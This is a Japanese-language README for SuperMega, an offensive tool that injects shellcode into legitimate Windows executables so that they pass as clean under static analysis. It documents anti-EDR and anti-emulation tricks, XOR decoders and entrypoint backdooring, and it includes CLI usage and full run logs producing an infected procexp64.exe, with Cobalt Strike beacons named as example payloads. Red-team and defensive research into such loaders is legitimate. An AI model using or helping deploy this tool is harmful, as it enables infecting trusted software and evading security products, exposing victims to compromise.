
 dobin/supermega

実行ファイルにシェルコードをステルス状に注入する
Ophiocordyceps camponoti-balzaniは、ハチ目(主にアリ)の昆虫宿主に寄生する真菌の一種です。 O. camponoti-balzaniはアリに感染し、最終的に宿主が真菌の胞子を拡散するのに理想的な場所へ移動した後に宿主を殺します。
SuperMegaはシェルコードローダーです。ペイロードのシェルコードを正規の実行ファイル(.exeまたは.dll)に注入します。
ローダー/キャリアのシェルコードは.exeに密接に統合されるため、静的解析でexeが感染していることを見抜くのは困難です。静的解析では正規のexeの痕跡しか見えません。
また、最新のアンチEDRメカニズムを使用しているため、シェルコードのロードが検出される可能性が低くなります。
機能:
参考資料:
SuperMegaはVS2022コンパイラに依存しています。
web.pyまたはsupermega.pyを実行するには、x64 native tools command promptを起動してください。
あるいは、VSCなど既存のシェルを使用したい場合は次のとおりです:
powershellで:
> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
cmd 内:
> call "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
必要に応じてパスを調整してください。これにより、キャリアシェルコードのコンパイルに必要な cl.exe と Windows.h が利用可能になります。
> ./web.py
http://localhost:5001 にアクセスします。

calc64.bin シェルコードを procexp64.exe にインジェクトする例:
PS C:\Users\dobin\Repos\SuperMega> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.12.4
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

C:\Users\dobin\Repos\SuperMega>python.exe supermega.py
(helper.py       ) Write project to: projects/commandline/project.pickle
(project.py      ) -[ Cleanup project: commandline
(payload.py      ) -[ Payload: data/binary/shellcodes/calc64.bin
(payload.py      )     Size: 272 bytes
(templater.py    ) -[ Carrier create Template: projects/commandline/main.c
(templater.py    )     Carrier: alloc_rw_rx
(templater.py    )     Carrier: Code into: .text
(templater.py    )     Carrier: Decoder: xor_2
(templater.py    )     Carrier: Invoker: backdoor Entrypoint
(templater.py    )     Carrier AntiEmulation: sirallocalot
(templater.py    )     Carrier Guardrail: none
(templater.py    )     Carrier Decoy: none
(compiler.py     ) -[ Carrier: Compile C to ASM
(compiler.py     )     Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py       )    > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py    ) -[ Carrier: ASM to EXE
(assembler.py    )     Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py       )    > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py    )     Carrier Size: 590
(injector.py     ) -[ Injecting Carrier
(injector.py     )     Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py     )     Checking if IAT entries required by carrier are available
(injector.py     )     IAT entries missing: 0
(injector.py     )     Inject: Write Carrier to 0x71C8D (0x7108D)
(injector.py     )     Backdoor function at entrypoint (0xE1D78)
(injector.py     )     Inject Carrier data into injectable .rdata/.text
(injector.py     )     Patch Carrier code to reference the injected data
(injector.py     ) -[ Write to file: projects/commandline/procexp64.infected.exe

> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
messagebox.bin シェルコードを、キャリア alloc_rw_rx とデコーダ xor_1 を使用して、注入可能な procexp64.exe に注入するには、以下を使用します:
messagebox.bin: data/binary/shellcodes/messagebox.binprocexp64.exe: data/binary/injectables/procexp64.exealloc_rw_rx: data/source/carrier/alloc_rw_rx/template.cxor_1: data/source/decoder/xor_1.c> python.exe supermega.py --shellcode messagebox.bin --inject procexp64.exe --carrier alloc_rw_rx --decoder xor_1
(helper.py ) Write project to: projects/commandline/project.pickle
(project.py ) -[ Cleanup project: commandline
(payload.py ) -[ Payload: data/binary/shellcodes/messagebox.bin
(payload.py ) Size: 433 bytes
(templater.py ) -[ Carrier create Template: projects/commandline/main.c
(templater.py ) Carrier: alloc_rw_rx
(templater.py ) Carrier: Code into: .text
(templater.py ) Carrier: Decoder: xor_1
(templater.py ) Carrier: Invoker: backdoor Entrypoint
(templater.py ) Carrier AntiEmulation: sirallocalot
(templater.py ) Carrier Guardrail: none
(templater.py ) Carrier Decoy: none
(compiler.py ) -[ Carrier: Compile C to ASM
(compiler.py ) Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py ) > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py ) -[ Carrier: ASM to EXE
(assembler.py ) Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py ) > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py ) Carrier Size: 576
(injector.py ) -[ Injecting Carrier
(injector.py ) Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py ) Checking if IAT entries required by carrier are available
(injector.py ) IAT entries missing: 0
(injector.py ) Inject: Write Carrier to 0x71C43 (0x71043)
(injector.py ) Backdoor function at entrypoint (0xE1D78)
(injector.py ) Inject Carrier data into injectable .rdata/.text
(injector.py ) Patch Carrier code to reference the injected data
(injector.py ) -[ Write to file: projects/commandline/procexp64.infected.exe
> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
入力:
data/binary/shellcodes: 入力: 入力(ペイロード)として使用するシェルコード。.bindata/binary/injectables/: 入力: インジェクション先となる無害な EXE ファイル。.exe出力:
projects/<projectname>: 出力: 生成されたファイル(感染した exe を含む)を含むプロジェクトディレクトリprojects/default: 出力: Web からのすべてのファイルを含むプロジェクトディレクトリprojects/commandline: 出力: コマンドラインからのすべてのファイルを含むプロジェクトディレクトリ変更可能:
data/source/carrier: 実際にペイロードをデコードして実行するもの(alloc_rw_rx、alloc_rx_rwx、...)data/source/antiemulation: AV エミュレータを諦めさせるためのさまざまな実装(sirallocalot、timeraw、...)data/source/decoder: ペイロードの復号化(xor、xor2)data/source/guardrails: 実行ガードレールの例(env)data/source/virtualprotect: virtualprotect を使ったお遊びアップグレード時は projects/ をクリアしてください。
VS2022 コンパイラが必要です:
ml64.execl.exeさらに以下の Python パッケージ:
> pip.exe install -r requirements.txt
Visual Studio 2022 で必要となる可能性があるパッケージ/コンポーネントの一覧:
オプション:
r2.exe機能と設定の説明。
--shellcode <filename.bin>
CobaltStrike ビーコンなどの 64 ビット ペイロード シェルコード。x64 である必要があります。
data/binary/shellcodes/*.bin ディレクトリに配置されます。
